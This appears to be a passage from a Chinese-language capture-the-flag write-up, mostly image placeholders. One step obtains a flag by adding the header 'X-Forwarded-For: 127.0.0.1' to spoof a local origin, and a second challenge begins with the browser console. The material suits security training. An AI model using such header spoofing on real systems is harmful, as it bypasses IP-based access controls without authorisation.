


- 同上,在操作台添加请求头

X-Forwarded-For: 127.0.0.1,成功拿到 Flag。
2. 安慰一下
工具:浏览器 F12 Console(控制台)

下载题目压缩包并解压,发现里面有两个文件。
打开这两个文件,内容分别如下:

(part1)
